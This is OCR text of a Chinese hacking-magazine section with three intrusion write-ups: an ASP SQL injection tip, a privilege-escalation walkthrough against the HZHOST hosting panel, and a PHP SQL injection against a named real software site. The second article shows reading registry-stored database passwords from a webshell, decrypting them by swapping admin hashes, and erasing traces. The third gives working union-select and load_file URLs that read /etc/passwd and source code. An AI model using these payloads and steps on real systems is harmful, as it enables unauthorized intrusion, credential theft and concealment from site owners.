


图 1 and1=1 的返回




图 2 and1=2 的结果

如图 1。

再来看看 **and 1=2** 的是什么样？地址栏提交 **NewsType.asp?BigClass=企业新闻' and 1=2 and '1'='1** 如图 2。

是不是跟上一个不一样？其中的 and 1=2 语句我们换成注入语句就可以猜解了，具体怎么猜解，大家看看《sql 注入葵花宝典》就知道了，这里就不长篇大论了。

为什么这里程序员没有过滤呢？因为传给它参数的都是自己的文件，象刚才的 index.asp，程序员认为不是客户提交的参数就可以忽略，而且最终调用显示的页面是 shownews.asp 文件，NewsType.asp 文件是看不见的，它的作用仅仅是为了显示链接。其实有许多的系统都是用这样的方法来调用新闻，象雷驰 3.0，不过雷驰比较绝，直接在 conn.asp 里面包含了防注入系统，只要一打开数据库就检查是否存在危险字符。

如果大家在检测网站找不到注入点的时候，不妨打开首页源文件看看它有没有用 js 调用别的文件，说不定有意想不到的发现哟。

编辑点评：

很有启发的一个小技巧，大家以后在分析漏洞的时候，还请多多留意类似 JS 调用，AJAX 请求这样的程序内部的请求/应答，很多时候，会有不错的发现。

[西线无战事] LCX 首语

就在四月五号清明节这天，我的三星移动硬盘也寿终正寝了，享年3个月不到。本来买了个大硬盘，所以把所有的资料都放在一个盘上了，结果……可怜我收集N年的资料、工具和我写过的所有文章的电子版都不翼而飞。这里也提醒一下读者，切记不要把所有的鸡蛋放在一个篮子里。记得有个典故，曹操曾表露出自己很羡慕蔡家的藏书，不过蔡文姬告诉曹操原来家中所藏的四千卷书，几经战乱，已全部遗失时，曹操很是失望，但当他听到蔡文姬还能背出四百篇文章时，便大喜过望。现在我的硬盘丢了，我还能想得出我用过的资料、工具中的多少呀，哎……

利用 HZHOST 虚拟主机系统提权

图 Hzjhjjj [s.h.c]

从本文中你可以学到利用 HZHOST 虚拟主机系统提权的具体方法。

HZHOST（华众）主机域名系统是时下非常流行、安全稳定性公认最高的虚拟主机系统，殊不知利用这个系统可以快捷地提权，下面且听我慢慢道来。

一次在网上狂扫注入点时拿下了一个 WEBSHELL，看了一下基本信息，如图 1 所示。

服务器的 IP 是 221.*.*.13，终端端口开的是 2580，能够连

得上，权限还算宽松，可是没有装PCANYWHERE、SERV-U、RADMIN、VNC啥的。在虚拟主机目录里一个一个网站乱翻，发现这台服务器是一个IDC的虚拟主机服务器，管理平台在221.*.*.30的同一个网段的一台服务器里，如图2所示。




图1




图2

这个平台用的就是HZHOST系统了。我到网上下载了一个破解版的，搭了个虚拟机模拟了一下情况：我开着REGMON发现安装时会在[HKEY_LOCAL_MACHINE\SOFTWARE\hzhost]下添加一系列键值。现在来逐一分析一下：




图3




图4

[HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\apppools]——存储APP池信息，对提权无用。

[HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config]——存储各项密玥信息，与提权无太大作用。

[HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config\settings]这里存储着所有加密过的密码，注意下面。

以下的是[HKEY_LOCAL_MACHINE\SOFTWARE\hzhost \config\settings]下的键值

Svrpass 主控端与被控端连接密码（可用于之后社工用）

Mysqlpass 目前的服务器的MYSQLroot密码（加密后）（ps：注意啦）

Mastersvrpass 同Svrpass

Mssqlpss 本机的MSSQL sa密码（加密后）

Sysdbpsscyt 控制端的SA密码（加密后）

Constr 主机服务器与控制端的数据库连接字串（未加密）

重头戏来了。该软件安装后会自动在平台端新建一个HZHOST的数据库与HZHOST的用户，密码在注册表里是明文显示。HZHOST用户默认是DB_OWNER权限。大家可以差异备份到启动文件夹提权，不过成功率小，不推荐。接下来看操作，如图3、图4所示。

可以看出管理平台端的确是221.*.*.30，数据库用户名是HZHOST，密码是ZXCZCXZXC。赶快拿出SQL企业管理器连上，如图5所示。




图5

注意图5中画框的HSTLST（hostlist的意思）、MEMLST（memberslist的意思）。我在搭建的时候注意到，在该软件的WEB后台看主机的FTP密码时得到的是明文，数据库里是密文。如此一来我们就可以有办法把加密的MYSQL/MSSQL密码还原了。具体操作步骤如下：

1、在图5中右键MEMLST-返回首行-3行。找到返回的ADMIN用户的那一行。把密码的MD5记下来（待会要换回去的），换成一个你知道的MD5 32位。然后到http://网站网址/master登录后台，如图6所示。




图6

2、现在回到WEBSHELL，把其它密码读出来。

HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config\settings\mysqlpass
bLaclX4VG200|#787c6e43b7f6f458c1

HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config\settings\mssqlpss
bLaclX4VG200|#787c6e43b7f6f458c1

HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config\settings\sysdbpsscyt
8LacAC+F+h6F+Ab6f90afd44ce95d282

3、好了，我们从图5中的HSTLST中找一个主机，把加密后的密码记下来，把步骤2中得到的加密密码填上去，然后在web后台中的主机管理中点网管操作就会得到一个明文密码，如图7所示。




图7

这样一来，我们分别就还原了以前加平面图的mysqlpaa和mssqlpass：

bLaclX4VG200|#787c6e43b7f6f458c1 》zzxczxc
8LacAC+F+h6F+Ab6f90afd44ce95d282 》zxczxczxc

4、我们然后把前面的痕迹清除，将更改过的密码重新还原，最后用SQLEXEC连上，OVER，如图8所示。




图8

编辑点评：

作者用了替换法还原了加密前的mssql密码。不过既然在后台能看到明文密码，说明该web平台的asp文件源码里肯定有解密的写法，找到后就可以解密，也不用如此麻烦了。不过能够让webshell读取到注册表，我想这套虚拟主机平台还是不够安全。

Php注入豪杰解霸官方

小帅(xsser)@[0.S.T]

从本文你可以学到

php注入的常规手法

一、事出有因

2月14号情人节了，话说手上正在搞冰鱼分站还没有辙呢，seeflodd丢了一个注射地址，说是豪杰解霸的官方，看了一下，原来是下载的地方出了问题。小菜我很少练习php注入的，于是就练习一下，最后拿的这个webshell也算是情人节给我的小野猫的一个礼物吧。

二、注入过程

很习惯性在url后面加了一个单引号，暴出web的物理路径，于是开始注射。

1、使用order by 确定长度

提交http://www.herosoft.com/download.php?fid=2 order by 40/*出错，http://www.herosoft.com/download.php?fid=2 order by 20/*返回正确，也就是说在20-40之间，高中学过2分法的吧，就那样注入，接着我们提交http://www.herosoft.com/download.php?fid=2 order by 30/*返回错误，ok，我们的长度缩小到了30-40之间，继续提交http://www.herosoft.com/download.php?fid=2 order by 35/*，返回提示错误，那么我们的长度应该在30-35之间，最后我确定了长度为31（下文中的%20就是空格）。

2、联合查询

我们得到长度了之后就开始找信息了，提交以下数据返回如图1所示：




图1

http://www.herosoft.com/download.php?fid=2%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*

接着我们把“7”、“10”分别用**user()**、**database()**来代替，提交http://www.herosoft.com/download.php?fid=2%20and%201=2%20union%20select%201,2,3,4,5,6,user(),8,9,10,databse(),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*返回信息如图2所示。

3、load_file查文件源码




图2

从图2里我们可以看到数据库和web在一个服务器上，并且是root权限的，很不错！既然是root权限的我们就不需要去猜解表名浪费时间了。服务器是linux+apache的，小菜我也不会提权，那么咱们以得到webshell为目标出发吧！首先，我们的权限是ROOT，不出意外的话load_file()是可以用的。我们先把download.php这个文件给读出来，把它的路径加文件名转成16进制，接着我们开始提交以下信息http://www.herosoft.com/download.php?fid=2%20and%201=2%20union%20select%201,2,3,4,5,6,version(),8,9,load_file(0x2F777777726F6F742F6865726F736F66742F646F776E6C6F61642E706870),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*，我们看返回的信息是什么吧，如图3所示。

这个图3里的信息是通过loadfile读取出来的，大家在IE浏览器里的“查看”——“源代码”中就能找到。我们换一个文件读取，和上面一步一样，我们就读取0x2F006500740063002F00700061007300730077006400里的信息，这个是什么呢？就是/etc/passwd的路径，ok，我们提交http://www.herosoft.com/download.php?fid=2%20and%201=2%20union%20select%201,2,3,4,5,6,version(),8,9,load_file(0x2F006500740063002F00700061007300730077006400),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*返回信息如图4所示。

```
<?

        $forderidcanshu=" and p.fid=".$fid;
        $select_string="select p.* from product as p where p.states=1 ".$forderidcanshu;
        $canshu="type=".$type."&fid=".$fid;
        $result_sel=mysql_query($select_string);
        $total_sel=mysql_num_rows($result_sel);
        require("admin/include/page.php"); //包含 "pageft.php "文件
        pageft($total_sel,10,"download.php",$canshu);

        $select_string="select p.*,pf.fordername from product as p,productforder as pf where p.fid=pf.id and  p.states=1
desc limit $firstcount,$displaypg";

        $result_sel_1=@mysql_query($select_string);
        $total_sel_1=mysql_num_rows($result_sel_1);
        for ($i=0;$i<$total_sel_1;$i++){
                $pid=mysql_result($result_sel_1,$i,"pid");
                $titles=mysql_result($result_sel_1,$i,"titles");
                $version=mysql_result($result_sel_1,$i,"version");
                $pic_s=mysql_result($result_sel_1,$i,"pic_s");
                $downinfo=mysql_result($result_sel_1,$i,"downinfo");
                $runinfo=mysql_result($result_sel_1,$i,"runinfo");
                $pic_s=str_replace("http://192.168.2.9/herosoft/","",$pic_s);

                $downlink_bendi=mysql_result($result_sel_1,$i,"downlink_bendi");
                $downlink_tianji=mysql_result($result_sel_1,$i,"downlink_tianji");
